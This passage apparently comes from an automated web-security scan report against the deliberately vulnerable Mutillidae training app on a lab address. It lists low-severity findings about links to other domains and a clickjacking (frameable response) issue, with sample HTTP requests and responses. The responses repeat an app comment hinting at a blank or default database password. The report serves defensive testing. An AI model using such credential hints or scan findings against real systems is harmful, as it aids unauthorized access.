Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=5c98bec81002f376f79d9b7bbdf0eef0
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```


Response 3

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:29 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:29 GMT
Connection: close
Content-Type: text/html
Content-Length: 25512

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<!--
  <a href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10" target="_blank">
    Latest Version of Mutillidae
  </a>
...[SNIP]...
<div class="label" style="text-align: center;">Developed by Adrian &quot;<a href="http://www.irongeek.com">Irongeek</a>
...[SNIP]...
<div class="footer">
  The newest version of
  <a href="http://www.irongeek.com/i.php?page=security/mutillidae-deliberately-vulnerable-php-owasp-top-10" target="_blank">
    Mutillidae
  </a>
...[SNIP]...
```

16.8. http://192.168.146.241/mutillidae

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae            |

Issue detail

The application contains the following link to another domain from URLs containing a query string:

- http://www.owasp.org/index.php/Top\_10\_2007-A3
- http://www.owasp.org/index.php/Top\_10\_2007-A6
- http://www.owasp.org/index.php/Top\_10\_2010-A1
- http://www.owasp.org/index.php/Top\_10\_2010-A10
- http://www.owasp.org/index.php/Top\_10\_2010-A2
- http://www.owasp.org/index.php/Top\_10\_2010-A3
- http://www.owasp.org/index.php/Top\_10\_2010-A4
- http://www.owasp.org/index.php/Top\_10\_2010-A5
- http://www.owasp.org/index.php/Top\_10\_2010-A6
- http://www.owasp.org/index.php/Top\_10\_2010-A7
- http://www.owasp.org/index.php/Top\_10\_2010-A8

- [http://www.owasp.org/index.php/Top\\_10\\_2010-A9](http://www.owasp.org/index.php/Top_10_2010-A9)
- <https://www.owasp.org/>
- [https://www.owasp.org/index.php/Top\\_Ten](https://www.owasp.org/index.php/Top_Ten)

This issue was found in multiple locations under the reported path.

## Request 1

```
GET /mutillidae/?page=show-log.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=5686f62b2076979f463be97f6eb71312
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:21 GMT
Connection: close
Content-Type: text/html
Content-Length: 23038

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w

...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2010-A1" target="_blank">A1 - Injection</a>
...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2010-A2" target="_blank">A2 - Cross Site Scripting (XSS)</a>
...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2010-A3" target="_blank">
        A3 - Broken Authentication and Session Management
    </a>
...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2010-A4" target="_blank">A4 - Insecure Direct Object References</a>
...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2010-A5" target="_blank">A5 - Cross Site Request Forgery (CSRF)</a>
...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2010-A6" target="_blank">A6 - Security Misconfiguration</a>
...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2010-A7" target="_blank">A7 - Insecure Cryptographic Storage</a>
...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2010-A8" target="_blank">A8 - Failure to Restrict URL Access</a>
...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2010-A9" target="_blank">A9 - Insufficient Transport Layer Protection</a>
...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2010-A10" target="_blank">A10 - Unvalidated Redirects and Forwards</a>
...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2007-A3" target="_blank">OWASP 2007 A3 - Malicious File Execution</a>
...[SNIP]...
<li>
    <a href="http://www.owasp.org/index.php/Top_10_2007-A6" target="_blank">OWASP 2007 A6 - Information Leakage and Improper Error
Handling</a>
...[SNIP]...
<li>
    <a href="https://www.owasp.org/index.php/Top_Ten" target="_blank">
        OWASP Top Ten
    </a>
...[SNIP]...
<div style="text-align: center;">
    <a href="https://www.owasp.org" target="_blank">
        
    </a>
...[SNIP]...
```

Request 2

```
GET /mutillidae/?page=view-someones-blog.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=1a7cb747d6250279186675ed5a59d124
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

Response 2

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:17 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:18 GMT
Connection: close
Content-Type: text/html
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2010-A1" target="_blank">A1 - Injection</a>
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2010-A2" target="_blank">A2 - Cross Site Scripting (XSS)</a>
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2010-A3" target="_blank">
  A3 - Broken Authentication and Session Management
</a>
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2010-A4" target="_blank">A4 - Insecure Direct Object References</a>
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2010-A5" target="_blank">A5 - Cross Site Request Forgery (CSRF)</a>
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2010-A6" target="_blank">A6 - Security Misconfiguration</a>
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2010-A7" target="_blank">A7 - Insecure Cryptographic Storage</a>
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2010-A8" target="_blank">A8 - Failure to Restrict URL Access</a>
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2010-A9" target="_blank">A9 - Insufficient Transport Layer Protection</a>
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2010-A10" target="_blank">A10 - Unvalidated Redirects and Forwards</a>
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2007-A3" target="_blank">OWASP 2007 A3 - Malicious File Execution</a>
...[SNIP]...
</li>
<a href="http://www.owasp.org/index.php/Top_10_2007-A6" target="_blank">OWASP 2007 A6 - Information Leakage and Improper Error
Handling</a>
...[SNIP]...
</li>
<a href="https://www.owasp.org/index.php/Top_Ten" target="_blank">
  OWASP Top Ten
</a>
...[SNIP]...
<div style="text-align: center;">
  <a href="https://www.owasp.org" target="_blank">
    
  </a>
...[SNIP]...
```

Request 3

```
GET /mutillidae/?page=add-to-your-blog.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=44d5ab966147c418f9fb57fe4b1ab458  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 3


HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:10:34 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:10:34 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 25467

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2010-A1" target="\_blank">A1 - Injection</a>  
...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2010-A2" target="\_blank">A2 - Cross Site Scripting (XSS)</a>  
...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2010-A3" target="\_blank">  
        A3 - Broken Authentication and Session Management  
    </a>  
...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2010-A4" target="\_blank">A4 - Insecure Direct Object References</a>  
...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2010-A5" target="\_blank">A5 - Cross Site Request Forgery (CSRF)</a>  
...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2010-A6" target="\_blank">A6 - Security Misconfiguration</a>  
...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2010-A7" target="\_blank">A7 - Insecure Cryptographic Storage</a>  
...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2010-A8" target="\_blank">A8 - Failure to Restrict URL Access</a>  
...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2010-A9" target="\_blank">A9 - Insufficient Transport Layer Protection</a>  
...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2010-A10" target="\_blank">A10 - Unvalidated Redirects and Forwards</a>  
...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2007-A3" target="\_blank">OWASP 2007 A3 - Malicious File Execution</a>  
...[SNIP]...  
<li>  
    <a href="http://www.owasp.org/index.php/Top\_10\_2007-A6" target="\_blank">OWASP 2007 A6 - Information Leakage and Improper Error  
Handling</a>  
...[SNIP]...  
<li>  
    <a href="https://www.owasp.org/index.php/Top\_Ten" target="\_blank">  
        OWASP Top Ten  
    </a>  
...[SNIP]...  
<div style="text-align: center;">  
    <a href="https://www.owasp.org" target="\_blank">  
          
...[SNIP]...

16.9. http://192.168.146.241/mutillidae

Summary

|  |             |             |
|--|-------------|-------------|
|  | Severity:   | Information |
|  | Confidence: | Certain     |

|       |                        |
|-------|------------------------|
| Host: | http://192.168.146.241 |
| Path: | /mutillidae            |

## Issue detail

The application contains the following link to another domain from URLs containing a query string:

- <http://www.youtube.com/user/webpwnized>

This issue was found in multiple locations under the reported path.

## Request 1

```
GET /mutillidae/?page=show-log.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=5686f62b2076979f463be97f6eb71312
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:21 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:21 GMT
Connection: close
Content-Type: text/html
Content-Length: 23038

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<div class="label" style="text-align: center;">
  <a href="http://www.youtube.com/user/webpwnized" style="text-decoration: none; white-space: nowrap;" target="_blank">
    
  </a>
...[SNIP]...
```

## Request 2

```
GET /mutillidae/?page=view-someones-blog.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=1a7cb747d6250279186675ed5a59d124
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 2

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:17 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:18 GMT
Connection: close
Content-Type: text/html
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.
```



It depends on whether you installed this web app from irongeeks site or are using it inside Kevin Johnsons Samurai w

...[SNIP]...<div class="label" style="text-align: center;">  
    <a href="http://www.youtube.com/user/webpwnized" style="text-decoration: none; white-space: nowrap;" target="\_blank">  
          
...[SNIP]...

Request 3

GET /mutillidae/?page=add-to-your-blog.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=44d5ab966147c418f9fb57fe4b1ab458  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 3


HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:10:34 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:10:34 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 25467

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or are using it inside Kevin Johnsons Samurai w

...[SNIP]...<div class="label" style="text-align: center;">  
    <a href="http://www.youtube.com/user/webpwnized" style="text-decoration: none; white-space: nowrap;" target="\_blank">  
          
...[SNIP]...

16.10. http://192.168.146.241/mutillidae/

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/           |

Issue detail

- The page was loaded from a URL containing a query string:
- http://192.168.146.241/mutillidae/
- The response contains the following link to another domain:
- http://localhost/mutillidae/index.php?page=add-to-your-blog.php

Request 1

GET /mutillidae/?page=view-someones-blog.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=1a7cb747d6250279186675ed5a59d124  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not/A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"



Response 1


HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:11:17 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:11:18 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or  
are using it inside Kevin Johnsons Samurai w

...[SNIP]...  
<span>  
    <a href="http://localhost/mutillidae/index.php?page=add-to-your-blog.php">  
          
...[SNIP]...

16.11. http://192.168.146.241/mutillidae/

Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/           |

Issue detail

The page was loaded from a URL containing a query string:

- http://192.168.146.241/mutillidae/

The response contains the following link to another domain:

- http://localhost/mutillidae/index.php?page=view-someones-blog.php

Request 1

GET /mutillidae/?page=add-to-your-blog.php HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
Accept-Language: en-US;q=0.9,en;q=0.8  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36  
Connection: close  
Cache-Control: max-age=0  
Cookie: PHPSESSID=44d5ab966147c418f9fb57fe4b1ab458  
Upgrade-Insecure-Requests: 1  
Referer: http://192.168.146.241/mutillidae/  
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"  
Sec-CH-UA-Platform: Windows  
Sec-CH-UA-Mobile: ?0

Response 1


HTTP/1.1 200 OK  
Date: Fri, 03 May 2024 09:10:34 GMT  
Server: Apache/2.2.8 (Ubuntu) DAV/2  
X-Powered-By: PHP/5.2.4-2ubuntu5.10  
Expires: Thu, 19 Nov 1981 08:52:00 GMT  
Logged-In-User:  
Cache-Control: public  
Pragma: public  
Last-Modified: Fri, 03 May 2024 09:10:34 GMT  
Connection: close  
Content-Type: text/html  
Content-Length: 25467

<!-- I think the database password is set to blank or perhaps samurai.  
It depends on whether you installed this web app from irongeeks site or

are using it inside Kevin Johnsons Samurai w  
...[SNIP]...  
<span>  
<a href="http://localhost/mutillidae/index.php?page=view-someones-blog.php">  
  
...[SNIP]...

## 16.12. http://192.168.146.241/mutillidae/index.php

### Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

### Issue detail

The page was loaded from a URL containing a query string:

- http://192.168.146.241/mutillidae/index.php

The response contains the following link to another domain:

- http://localhost/mutillidae/index.php?page=add-to-your-blog.php

### Request 1

```
GET /mutillidae/index.php?page=view-someones-blog.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=1f232ee9800a5d721914e8b617a9770b
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```


### Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:10:31 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:10:31 GMT
Connection: close
Content-Type: text/html
Content-Length: 24442

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<span>
  <a href="http://localhost/mutillidae/index.php?page=add-to-your-blog.php">
    
  ...[SNIP]...
```

## 16.13. http://192.168.146.241/mutillidae/index.php

### Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Certain                |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /mutillidae/index.php  |

# Issue detail

The page was loaded from a URL containing a query string:

- <http://192.168.146.241/mutillidae/index.php>

The response contains the following links to other domains:

- <http://www.backtrack-linux.org/>
- <http://www.eclipse.org/pdt/>
- <http://www.php.net/>
- <http://www.quest.com/toad-for-mysql/>

## Request 1

```
GET /mutillidae/index.php?page=home.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=b6ba071cb20d8027cd25b7cb49394279
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```


## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:10:08 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:10:08 GMT
Connection: close
Content-Type: text/html
Content-Length: 24313

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<td>
    <a href="http://www.backtrack-linux.org/" target="_blank">
        
    ...[SNIP]...
<div>
    <a href="http://www.eclipse.org/pdt/" target="_blank" style="margin-right:10px;">
        
    ...[SNIP]...
</a>
    <a href="http://www.php.net/" target="_blank" style="margin-left:30px;">
        
    ...[SNIP]...
</a>
    <a href="http://www.quest.com/toad-for-mysql/" target="_blank" style="margin-left:30px;">
        
    ...[SNIP]...
```

16.14. <http://192.168.146.241/mutillidae/index.php>

## Summary

|  |             |   |
|--|-------------|---|
|  | Severity:   | Information   |
|  | Confidence: | Certain   |
|  | Host:       | <a href="http://192.168.146.241">http://192.168.146.241</a> |
|  | Path:       | <a href="/mutillidae/index.php">/mutillidae/index.php</a>   |

## Issue detail

The page was loaded from a URL containing a query string:

- <http://192.168.146.241/mutillidae/index.php>

The response contains the following link to another domain:

- <http://www.textfiles.com/>

## Request 1

```
GET /mutillidae/index.php?page=text-file-viewer.php HTTP/1.1
Host: 192.168.146.241
Accept-Encoding: gzip, deflate, br
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Connection: close
Cache-Control: max-age=0
Cookie: PHPSESSID=0a78c65771dec4a5c465345b3a1cb7d6
Upgrade-Insecure-Requests: 1
Referer: http://192.168.146.241/mutillidae/
Sec-CH-UA: ".Not(A)Brand";v="99", "Google Chrome";v="123", "Chromium";v="123"
Sec-CH-UA-Platform: Windows
Sec-CH-UA-Mobile: ?0
```

## Response 1

```
HTTP/1.1 200 OK
Date: Fri, 03 May 2024 09:11:14 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2
X-Powered-By: PHP/5.2.4-2ubuntu5.10
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Logged-In-User:
Cache-Control: public
Pragma: public
Last-Modified: Fri, 03 May 2024 09:11:14 GMT
Connection: close
Content-Type: text/html
Content-Length: 23764

<!-- I think the database password is set to blank or perhaps samurai.
It depends on whether you installed this web app from irongeeks site or
are using it inside Kevin Johnsons Samurai w
...[SNIP]...
<td class="label" colspan="2">For other great old school hacking texts, check out <a href="http://www.textfiles.com/">http://www.textfiles.com/</a>
...[SNIP]...
```

# 17. Frameable response (potential Clickjacking)

### Summary

|  |             |                        |
|--|-------------|------------------------|
|  | Severity:   | Information            |
|  | Confidence: | Firm                   |
|  | Host:       | http://192.168.146.241 |
|  | Path:       | /                      |

### Issue detail

This issue was found in multiple locations under the reported path.

### Issue background

If a page fails to set an appropriate X-Frame-Options or Content-Security-Policy HTTP header, it might be possible for a page controlled by an attacker to load it within an iframe. This may enable a clickjacking attack, in which the attacker's page overlays the target application's interface with a different interface provided by the attacker. By inducing victim users to perform actions such as mouse clicks and keystrokes, the attacker can cause them to unwittingly carry out actions within the application that is being targeted. This technique allows the attacker to circumvent defenses against cross-site request forgery, and may result in unauthorized actions.

Note that some applications attempt to prevent these attacks from within the HTML page itself, using "framebusting" code. However, this type of defense is normally ineffective and can usually be circumvented by a skilled attacker.

You should determine whether any functions accessible within frameable pages can be used by application users to perform any sensitive actions within the application.

### Issue remediation

To effectively prevent framing attacks, the application should return a response header with the name **X-Frame-Options** and the value **DENY** to prevent framing altogether, or the value **SAMEORIGIN** to allow framing only by pages on the same origin as the response itself. Note that the SAMEORIGIN header can be partially bypassed if the application itself can be made to frame untrusted websites.

### References

- Web Security Academy: Clickjacking
- X-Frame-Options

### Vulnerability classifications

- CWE-693: Protection Mechanism Failure
- CWE-1021: Improper Restriction of Rendered UI Layers or Frames
- CAPEC-103: Clickjacking

## Request 1

GET / HTTP/1.1  
Host: 192.168.146.241  
Accept-Encoding: gzip, deflate, br  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7  
